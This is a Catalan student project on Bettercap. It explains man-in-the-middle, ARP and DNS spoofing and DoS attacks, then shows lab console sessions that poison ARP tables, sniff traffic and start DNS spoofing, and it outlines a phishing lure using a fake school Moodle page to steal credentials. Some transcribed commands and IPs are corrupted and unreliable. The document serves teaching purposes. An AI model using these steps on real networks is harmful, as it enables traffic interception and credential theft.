

# Projecte ASIX 2k22

Escola Del Treball

2HISX 2021-2022

Aaron Andal & Cristian Condolo

CryptoSEC: “*Careful where you step in*”



## Index

- **Bettercap:** -> readME <-
  - **Carecterístiques de Bettercap:** -> readME <-
    - Eavesdropping (Escoltar atentament): -> readME <-
    - Falsificació de direccions IP (Address Spoofing o DNS Cache Poisoning + ARP Spoof): -> readME <-
    - Atac de denegació de servei (DoS): -> readME <-
    - Atac Man in the Middle: -> readME <-
  - **Exemple pràctic d'Ettercap:** -> readME <-
    - Exemple utilitzant setoolkit a Kali Linux i ETTERCAP: -> readME <-
    - **Explicació resumida:** -> readME <-
  - **Bibliografia:** -> readME <-

## Bettercap

**BetterCAP** és una eina potent, flexible i portàtil creada per realitzar diversos tipus deatacs MITM contra una xarxa, manipular HTTP, HTTPS i trànsit TCP en temps real, buscar credencials i molt més. Analitzador de xarxa via web; inclou BlueTooth, Wifi , Detecta atacs MITM , Spoof, network protocol fuzzer



Img src: 2.bp.blogspot.com

Bettercap està escrit en codi Ruby i s'aprofita de la flexibilitat i el potencial d'aquest llenguatge.

La instal·lació de Bettercap és realment senzilla. Té dependències, però executant gem install bettercap el procés es duu a terme completament. En cas que necessiteu alguna llibreria es pot utilitzar apt-get per completar el procés. Un cop instal·lat, disposarem d'un binari, el qual podrem executar.

## Carecterístiques de Bettercap

Bettercap és una eina molt potent que és compatible amb les principals distribucions basades en Linux, algunes de les seves característiques principals són les següents:

- Escàner de xarxes WiFi , permet fer atacs de desautotentació, també permet realitzar atacs sense clients a associacions PMKID, permet capturar handshakes de clients que usen protocol WPA i WPA2.

- Escàner de dispositius BLE ( Bluetooth Low Energia) per llegir i escriure informació.
- Escàner de dispositius sense fil que usin la banda de 2.4GHz, com els ratolins sense fil, també permet realitzar atacs MouseJacking amb injecció de dades.
- Permet fer atacs passius i actius a xarxes IP
- Permet fer atacs MitM basats en ARP, DNS i també DHCPv6, amb l'objectiu de capturar tota la informació.
- Permet crear un servidor intermediari HTTP/HTTPS per aixecar el trànsit segur HTTPS, i facilita enormement l'ús de scripts.
- Sniffer de xarxa molt potent per a recollida de credencials d'usuari.
- Escàner de ports molt ràpid
- Té una potent API REST per fer atacs fàcilment.
- Incorpora una interfície gràfica d'usuari per facilitar els atacs, encara que el terminal de comandaments és molt potent.
- Tenim una gran quantitat de mòduls de diferents categories per ampliar funcionalitats

## **Els atacs que es poden fer a Bettercap**

### **Eavesdropping (Escoltar atentament)**

Segur que et resulta familiar; és una cosa molt normal a la vida. Imagina't que vols trobar alguna informació sobre dos amics i la seva relació. Una manera molt senzilla és escoltar en secret les vostres paraules. Aquest tipus d'atac també es produeix a les comunicacions informàtiques, però es coneix com a **sniffing**.




Img src: [www.consultantsreview.com](http://www.consultantsreview.com)

Quan xateges amb el teu amic en mode “text clar”, és possible olorar el teu trànsit. Pot semblar antic, però pots estar segur que és un dels problemes de seguretat més grans en una xarxa que els administradors de xarxa no tenen en compte.

### **Falsificació de direccions IP (Address Spoofing o DNS Cache Poisoning + ARP Spoof)**

Sé que saps què és una adreça IP (Protocol d’Internet). Com saps, per comunicar-se amb altres ordinadors, cada ordinador necessita una IP. En aquest atac, un atacant vol fer una adreça de destinació falsa i enganyar-te sobre això. Per exemple, el teu objectiu és mibanco.com i un atacant reenvia la teva petició a un fals mibanco.com. L’objectiu és suplantar el host víctima.



Img src: blockbit.com

### Atac de denegació de servei (DoS)


En aquest tipus d'atac, un atacant intenta fer que una màquina o un recurs de xarxa no estigui disponible per als usuaris.

L'objectiu és interrompre o suspendre els serveis que es connecten a Internet. Aquest atac es dirigeix a gateways i servidors web, com els dels bancs, i realitza alguns dels sabotatges següents.

- Ús de recursos computacionals, com lample de banda, la memòria, les espais en disc o fins i tot la CPU. Com suposo, la teva ment podria divagar cap al codi maliciós.
- Destruïx la informació i les taules d'encaminament.
- Interrompe els components físics de la xarxa, com els routers, els switches i els firewalls.
- Envia dades no vàlides a aplicacions o serveis de xarxa. Podeu acabar anormalment els serveis.
- Enviar molts paquets a les destinacions per inundar-los i finalment col·lapsar i apagar.
- Bloquejar les destinacions i que els usuaris autoritzats no hi puguin accedir.

Al DDoS, un atacant pot utilitzar la tècnica del Zombie per capturar molts ordinadors i enviar moltes peticions a la víctima a través d'ells o de bots. Zombie vol dir que un ordinador connectat a Internet ha estat compromès per un hacker.

## Operation of a DDoS attack



Img src: nextvision.com


## Atac Man in the Middle

L'atac man-in-the-middle (abreujat MITM, MitM, MIM, MiM, MITMA) és una forma d'atac actiu en què un atacant estableix una connexió entre les víctimes i envia missatges entre elles.

Així, les víctimes creuen que estan parlant directament entre elles, però en realitat un atacant ho controla.

En aquest escenari, un atacant ha tingut èxit quan es pot fer passar per un usuari.

D'altra banda, hi ha una tercera persona entre tu i la persona amb qui et comuniciques i pot controlar i vigilar el teu trànsit.



Afortunadament, alguns protocols poden impedir-ho, com el SSL.

Un hacker pot utilitzar el següent programari per implementar aquest atac:

- Cain i Abel
- Subterfugi
- **Ettercap**: És el que utilitzarem
- AirJack
- **SSLStrip**: L'utilitzarem per trencar el SSL.
- **SSLSniff**

## Exemple pràctic de BETTERCAP

### ARP Poisoning / Spoofing en acció

#### ARP Poisoning / Spoofing (2 parts) (BETTERCAP):


Envenenament de les taules ARP de les víctimes implicades i reenviament de paquets al hacker. Amb el Wireshark - ARP - Nmap, veurem com fa el duplicat de MAC.

```

Kali Linux [Conrado] - Oracle VM VirtualBox
File Edit View Terminal Tabs Help
anonymous@osboxes: ~
anonymous@osboxes: ~ x anonymous@osboxes: ~ x anonymous@osboxes: ~
$ sudo ettercap --gtk^C
[anonymous@osboxes: ~]
$ sudo echo B > /proc/sys/net/ipv4/ip_forward
wrote: /proc/sys/net/ipv4/ip_forward
[anonymous@osboxes: ~]
$ sudo echo B > /proc/sys/net/ipv4/ip_forward
[anonymous@osboxes: ~]
$ sudo nano services.sh
[sudo] password for anonymous:
[anonymous@osboxes: ~]
$ sudo dash services.sh
[anonymous@osboxes: ~]
$ ^C
Linux [Conrado] - Oracle VM VirtualBox
File Edit View Terminal Tabs Help
osboxes 255 ^C
osboxes 255 arp -a
7 (192.168.0.37 brd 192.168.0.0 00:00:27:0d:1d:57 [ether] on enp0s3
inet 192.168.0.37 brd 192.168.0.0 00:00:27:0d:1d:57 [ether] on enp0s3
osboxes 255 arp -a
^C
ping 192.168.0.1 ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data
From 192.168.0.33 icmp_seq=26 Redirect Host(New nexthop: 1.0.168.192)
64 bytes from 192.168.0.1: icmp_seq=26 ttl=63 time=1.73 ms
From 192.168.0.33 icmp_seq=27 Redirect Host(New nexthop: 1.0.168.192)
64 bytes from 192.168.0.1: icmp_seq=27 ttl=63 time=1.22 ms
From 192.168.0.33 icmp_seq=28 Redirect Host(New nexthop: 1.0.168.192)
64 bytes from 192.168.0.1: icmp_seq=28 ttl=63 time=1.73 ms
From 192.168.0.33 icmp_seq=29 Redirect Host(New nexthop: 1.0.168.192)
64 bytes from 192.168.0.1: icmp_seq=29 ttl=63 time=1.06 ms
From 192.168.0.33 icmp_seq=30 Redirect Host(New nexthop: 1.0.168.192)
64 bytes from 192.168.0.1: icmp_seq=30 ttl=63 time=1.34 ms

```

Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github

### MITM - Eavesdropping (Sniffing) (BETTERCAP)

Amb l'ARP Poisoning d'abans activarem un *sniffer* i estarem escoltant la màquina afectada i veient les pàgines on visita. Podem captar credencials de pàgines HTTP.

1. Obrir el Bettercap a Kali Linux.
2. Tenim una interfície senzilleta per començar a fer l'atac Man in the Middle. Si fem 'help' podrem veure tots els mòduls disponibles.

```

anonymous@keshi-hacker:~ x anonymous@keshi-hacker:~ x anonymous@keshi-hacker:~ x anonymous@keshi-hacker:~ x root@keshi-hacker:/home/andrea
  get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
  set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
  clear : Clear the screen.
  include CAPLET : Load and run this caplet in the current session.
  ! COMMAND : Execute a shell command and print its output.
  alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules
any.proxy > not running
arp.rest > not running
arp.spoof > not running
arp.c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > not running
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running

192.168.30.0/23 > 192.168.31.248 » 

```

Img src: @Aaron & Cristian's Github

2. Amb la comanda següent `net.show` ens mostrerà la IP - MAC - Nom local. Seguidament fem un `net.probe` on per observar de forma interactiva i per fer-ho més bonic, amb un `ticker` on

IP	MAC	Name	Vendor	Sent	Recv'd	Seen
192.168.31.248	08:00:27:4a:34:17	eth0	PCS Computer Systems GmbH	0 B	0 B	08:48:33
192.168.30.1	e0:55:3d:e9:c9:9c	gateway	Cisco Meraki	180 B	180 B	08:48:33

Img src: @Aaron & Cristian's Github

anonymous@osboxes:/etc/ettercap		anonymous@osboxes:~		anonymous@osboxes:~		
IP	MAC	Name	Vendor	Sent	Recv	Seen
192.168.0.33	08:00:27:0d:1d:57	eth0	PCS Computer Systems GmbH	0 B	0 B	17:49:31
192.168.0.1	f4:23:9c:0d:ab:70	gateway	3Com Europe Ltd	4.7 kB	4.8 kB	17:49:31
192.168.0.10	08:00:27:e5:d2:65	LINUX	PCS Computer Systems GmbH	3.5 kB	5.5 kB	17:50:28
192.168.0.12	2c:1f:23:68:81:24		Apple, Inc.	462 B	184 B	17:50:25
192.168.0.14	02:a9:a1:6a:9d:89			0 B	184 B	17:49:38
192.168.0.17	d0:03:df:63:5f:92		Samsung Electronics Co.,Ltd	0 B	184 B	17:49:38
192.168.0.18	50:a4:4c:63:b6:e7	WORKGROUP	ASUSTek COMPUTER INC.	99 kB	96 kB	17:50:32
192.168.0.20	1c:cc:d6:47:0f:77		Xiaomi Communications Co Ltd	240 B	184 B	17:49:46
192.168.0.24	ea:a9:00:63:02:72			0 B	184 B	17:49:38

```
↑ 22 kB / ↓ 273 kB / 1991 pkts
192.168.0.0/24 > 192.168.0.33 » ticker off
[17:50:25] [sys.log] [inf] arp_spoof: arp spoofer started, probing 1 targets.
[17:50:25] [sys.log] [war] arp_spoof: full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.0.0/24 > 192.168.0.33 » ticker off
192.168.0.0/24 > 192.168.0.33 » ticker on
```

Img src: @Aaron & Cristian's Github

root@osboxes:/home/anonymous		anonymous@osboxes:/var/www/anonymous		anonymous@osboxes:/var/www/anonymous		
IP	MAC	Name	Vendor	Sent	Recv	Seen
10.200.243.171	08:00:27:16:51:52	eth0	PCS Computer Systems GmbH	0 B	0 B	03:23:56
10.200.243.1	06:22:57:be:53:01	gateway	3Com Europe Ltd	0 B	0 B	03:23:56
10.200.243.153	3c:7c:3f:5f:8a:97	DESKTOP-534R6GB	ASUSTek COMPUTER INC.	1.5 kB	1.9 kB	03:24:24
10.200.243.168	f8:b4:6a:ab:a0:97		Hewlett Packard	360 B	276 B	03:24:17
10.200.243.164	08:00:27:bd:02:f8		PCS Computer Systems GmbH	360 B	276 B	03:24:17
10.200.243.168	08:00:27:bc:19:16		PC Computer Systems GmbH	360 B	276 B	03:24:17
10.200.243.170	10:c0:4d:a9:91:e0		Giga-Byte Technology Co.,Ltd	276 B	276 B	03:24:17
10.200.243.292	18:c0:4d:a9:91:e0		Giga-Byte Technology Co.,Ltd	360 B	276 B	03:24:17
10.200.243.203	18:c0:4d:a9:97:a4		Giga-Byte Technology Co.,Ltd	360 B	276 B	03:24:17
10.200.243.204	18:c0:4d:a0:8d:84		Giga-Byte Technology Co.,Ltd	3.2 kB	3.9 kB	03:24:23
10.200.243.205	18:c0:4d:a0:98:9f		Giga-Byte Technology Co.,Ltd	360 B	276 B	03:24:17
10.200.243.206	18:c0:4d:a0:99:4d		Giga-Byte Technology Co.,Ltd	360 B	276 B	03:24:17
10.200.243.207	18:c0:4d:a0:99:4e		Giga-Byte Technology Co.,Ltd	308 B	276 B	03:24:17
10.200.243.210	18:c0:4d:a0:9d:b8		Giga-Byte Technology Co.,Ltd	308 B	276 B	03:24:23
10.200.243.211	18:c0:4d:a0:8d:bb		Giga-Byte Technology Co.,Ltd	25 kB	165 kB	03:24:24
10.200.243.216	18:c0:4d:a0:8e:00		Giga-Byte Technology Co.,Ltd	804 B	1.2 kB	03:24:23
10.200.243.217	18:c0:4d:a9:93:e4		Giga-Byte Technology Co.,Ltd	707 B	276 B	03:24:18
10.200.243.218	18:c0:4d:a9:93:cf		Giga-Byte Technology Co.,Ltd	360 B	276 B	03:24:18
10.200.243.224	18:c0:4d:a0:8d:c6		Giga-Byte Technology Co.,Ltd	360 B	276 B	03:24:18

```
↑ 49 kB / ↓ 340 kB / 3471 pkts
10.200.243.0/24 > 10.200.243.171 » [03:24:06] [inf] ticker running with period 1s
10.200.243.0/24 > 10.200.243.171 » [03:24:06] [inf] ticker off
```

Img src: @Aaron & Cristian's Github

The screenshot shows the Ettercap interface running on an OSBoxes system. The main window displays a table of network endpoints with columns: IP, MAC, Name, Vendor, Sent, Recvd, and See. The table lists several hosts, including a gateway (IP 192.168.0.1, MAC f4:23:9c:0d:ab:70), a Linux host (IP 192.168.0.10, MAC 08:00:27:e5:d2:65), and various other devices from manufacturers like PCS Computer Systems GmbH, Apple, Inc., Samsung Electronics Co., Ltd, and ASUSTek COMPUTER INC. Below the table, a status bar shows network statistics: ↑ 14 kB / ↓ 57 kB / 953 pkts. At the bottom, a terminal window shows log messages related to net.probe and endpoint detection, indicating the tool is performing a network reconnaissance phase.

```

anonymous@osboxes:/etc/ettercap
File Actions Edit View Help
anonymous@osboxes:/etc/ettercap anonymous@osboxes: ~ anonymous@osboxes: ~
IP MAC Name Vendor Sent Recvd See
192.168.0.33 08:00:27:0d:1d:57 eth0 PCS Computer Systems GmbH 0 B 0 B 17:42
192.168.0.1 f4:23:9c:0d:ab:70 gateway 501 B 1.9 kB 17:42
192.168.0.10 08:00:27:e5:d2:65 LINUX PCS Computer Systems GmbH 4.3 kB 4.3 kB 17:42
192.168.0.12 2c:1f:23:68:81:24 Apple, Inc. 0 B 92 B 17:42
192.168.0.14 02:a9:a1:6a:9d:89 70 B 92 B 17:42
192.168.0.17 d0:03:df:63:5f:92 Samsung Electronics Co.,Ltd 0 B 92 B 17:42
192.168.0.18 60:a4:4c:63:be:e7 DESKTOP-4HQ0J1V.local. ASUSTek COMPUTER INC. 4.8 kB 2.3 kB 17:42
192.168.0.19 b2:f2:e3:82:c7:16 0 B 92 B 17:42
192.168.0.20 1c:cc:d6:47:df:77 Xiaomi Communications Co Ltd 120 B 92 B 17:42
192.168.0.24 ea:a9:00:63:02:72 0 B 92 B 17:42
↑ 14 kB / ↓ 57 kB / 953 pkts
[17:42:33] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[17:42:33] [sys.log] [inf] net.probe probing 256 addresses on 192.168.0.0/24
[17:42:33] [endpoint.new] endpoint 192.168.0.14 detected as 02:a9:a1:6a:9d:89.
[17:42:33] [endpoint.new] endpoint 192.168.0.24 detected as ea:a9:00:63:02:72.
[17:42:33] [endpoint.new] endpoint 192.168.0.17 detected as d0:03:df:63:5f:92 (Samsung Electronics Co.,Ltd).
[17:42:33] [endpoint.new] endpoint 192.168.0.12 detected as 2c:1f:23:68:81:24 (Apple, Inc.).
[17:42:33] [endpoint.new] endpoint 192.168.0.10 (LINUX) detected as 08:00:27:e5:d2:65 (PCS Computer Systems GmbH).
[17:42:33] [endpoint.new] endpoint 192.168.0.20 detected as 1c:cc:d6:47:df:77 (Xiaomi Communications Co Ltd).
[17:42:33] [endpoint.new] endpoint 192.168.0.19 detected as b2:f2:e3:82:c7:16.
[17:42:33] [endpoint.new] endpoint 192.168.0.18 (DESKTOP-4HQ0J1V.local.) detected as 60:a4:4c:63:be:e7 (ASUSTek COMPUTER INC.).
[17:42:35] [sys.log] [inf] ticker running with period 1s
192.168.0.0/24 > 192.168.0.33 » dns.spoof on

```

Img src: @Aaron & Cristian's Github

3. A partir d'aquest moment, quan ja hem escollit la IP de la víctima. Ja podem començar amb el ARP.SPOOF

```
arp.spoof (not running): Keep spoofing selected hosts on the network.

arp.spoof.on : Start ARP snooper.
arp.ban.on : Start ARP snooper in ban mode, meaning the target(s) connectivity will not work.
arp.spoof.off : Stop ARP snooper.
arp.ban.off : Stop ARP snooper.


Parameters
    arp.spoof.on : Function: [arp.spoof.on]
    arp.spoof.off : Function: [arp.spoof.off]
    arp.ban.on : Function: [arp.ban.on]
    arp.ban.off : Function: [arp.ban.off]

    Parameters
        arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nm
        ap style IP ranges. (default=<entire subnet>)
        arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (d
        efault=+)

    Help
        arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nm
        ap style IP ranges. (default=<entire subnet>)
        arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (d
        efault=+)

[192.168.30.0/23 > 192.168.31.248] » [00:00:28] [endpoint.lost] endpoint 192.168.31.56 (DESKTOP-EJP753JV) 64:5a:04:4b:
    arfc (Chicony Electronics Co., Ltd.) lost.
[192.168.30.0/23 > 192.168.31.248] » set arp.spoof.fullduplex
[192.168.30.0/23 > 192.168.31.248] » [00:01:06] [sys.log] [err] unknown or invalid syntax "set arp.spoof.fullduplex",
    type Help for the help menu.
[192.168.30.0/23 > 192.168.31.248] » set arp.spoof.fullduplex true
[192.168.30.0/23 > 192.168.31.248] » set arp.spoof.targets [00:01:19] [endpoint.lost] endpoint 192.168.30.110 (+be)
    e8:69:cd:91:62:c4 (Apple, Inc.) lost.
[192.168.30.0/23 > 192.168.31.248] » set arp.spoof.targets [00:01:44] [endpoint.lost] endpoint 192.168.30.173 56:71:5
    9:cc:be:8f lost.
[192.168.30.0/23 > 192.168.31.248] » set arp.spoof.targets 192.168.31.157
[192.168.30.0/23 > 192.168.31.248] » arp.spoof on
[192.168.30.0/23 > 192.168.31.248] » [00:02:12] [sys.log] [err] arp.spoof: full duplex spoofing enabled, if the router
    has ARP spoofing mechanisms, the attack will fail.
[192.168.30.0/23 > 192.168.31.248] » net.sniff.on
[192.168.30.0/23 > 192.168.31.248] » [00:03:17] [net.sniff.mdns] [dns] MACBOOKAIR-5DBA : PTR query for _companion-link
    _tcp.local
[192.168.30.0/23 > 192.168.31.248] » [00:03:17] [net.sniff.mdns] [dns] fe80::fe50:1b3dc5c4:3d5c : PTR query for _spot
    ify-connect._tcp.local
[192.168.30.0/23 > 192.168.31.248] » [00:03:17] [net.sniff.mdns] [dns] TEXEL : PTR query for _spotify-connect._tcp.loc
    al
[192.168.30.0/23 > 192.168.31.248] » [00:03:17] [net.sniff.mdns] [dns] fe80::105e:7b79:1a10:4cb7 : PTR query for lb._d
    ns-sd._udp.local
[192.168.30.0/23 > 192.168.31.248] » [00:03:17] [net.sniff.mdns] [dns] fe80::105e:7b79:1a10:4cb7 : PTR query for _airp
    ort._tcp.local
[192.168.30.0/23 > 192.168.31.248] » [00:03:17] [net.sniff.mdns] [dns] fe80::105e:7b79:1a10:4cb7 : PTR query for _rdli
    nk._tcp.local
[192.168.30.0/23 > 192.168.31.248] » [00:03:17] [net.sniff.mdns] [dns] fe80::105e:7b79:1a10:4cb7 : PTR query for _goog
```

Img src: @Aaron & Cristian's Github




Img src: @Aaron & Cristian's Github

```

exit
osboxes ~ 134 arp -a
? (192.168.31.102) at <incomplete> on enp0s3
? (192.168.30.195) at <incomplete> on enp0s3 [AY Demo]
? (192.168.30.248) at dc:fb:48:37:c9:0e [ether] on enp0s3
_gateway (192.168.30.1) at 08:00:27:4a:34:17 [ether] on enp0s3
? (192.168.31.248) at 08:00:27:4a:34:17 [ether] on enp0s3
? (192.168.30.222) at <incomplete> on enp0s3
? (192.168.30.155) at 3c:06:30:27:71:44 [ether] on enp0s3
? (192.168.31.143) at 98:01:a7:89:8f:bf [ether] on enp0s3
? (192.168.30.144) at 3c:06:30:03:9b:e1 [ether] on enp0s3
? (192.168.31.82) at 50:de:06:c3:b1:f2 [ether] on enp0s3
? (192.168.31.170) at 18:65:90:e1:06:e7 [ether] on enp0s3
? (192.168.30.206) at <incomplete> on enp0s3 and the password test.
? (192.168.31.48) at <incomplete> on enp0s3
? (192.168.30.110) at c8:69:cd:91:62:ca [ether] on enp0s3
? (192.168.30.131) at a4:83:e7:ca:5d:ba [ether] on enp0s3
? (192.168.31.226) at <incomplete> on enp0s3
? (192.168.30.221) at f8:4d:89:67:07:12 [ether] on enp0s3

```

Img src: @Aaron & Cristian's Github



### DNS Poisoning / Spoofing) (BETTERCAP)

Amb l'ARP Spoof d'abans activarem un *dnsspoof* i injectarem un registre de DNS fals on ens redirigirà a la nostra màquina on hi tindrem una *fake page*: [moodle.escoladeltreball.org](http://moodle.escoladeltreball.org) (**Moodle EDT**) i l'enviarem per correu utilitzant **SET** dient que “*URGENT! L'Eduard ha posat les notes de M06, entra urgentment i mira la nota que tens!!!*” llavors l'usuari entrarà i no se n'adonarà i li robarem les credencials mostrades al **SET**.

```

anonymous@keshi-hacker:~ 
File Actions Edit View Help Analyze Statistics Telephony Wireless Tools Help
anonymou...cker:~ × anonymou...cker:~ × anonymou...cker:~ × anonymou...cker:~ × anonymou...cker:~ × anonymou...cker:~ ×
192.168.30.0/23 > 192.168.31.248 » help arp.spoof
arp.spoof (not running): Keep spoofing selected hosts on the network.

arp.spoof on : Start ARP snooper in ban mode, meaning the target(s) connectivity will not work.
arp.spoof off : Stop ARP snooper.
arp.ban off : Stop ARP snooper.
Parameters
arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nm ap style IP ranges. (default=<entire subnet>)
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)

192.168.30.0/23 > 192.168.31.248 » set arp.spoof.fullduplex true
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets 192.168.31.157
192.168.30.0/23 > 192.168.31.248 » arp.spoof on
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [inf] arp.spoof arp snooper started, probing 1 targets.
192.168.30.0/23 > 192.168.31.248 » █

```

Img src: @Aaron & Cristian's Github

```

192.168.30.0/23 > 192.168.31.248 » set arp.spoof.fullduplex true
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets 192.168.31.157
192.168.30.0/23 > 192.168.31.248 » arp.spoof on
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [inf] arp.spoof arp snooper started, probing 1 targets.
192.168.30.0/23 > 192.168.31.248 » set dns.spoof.on
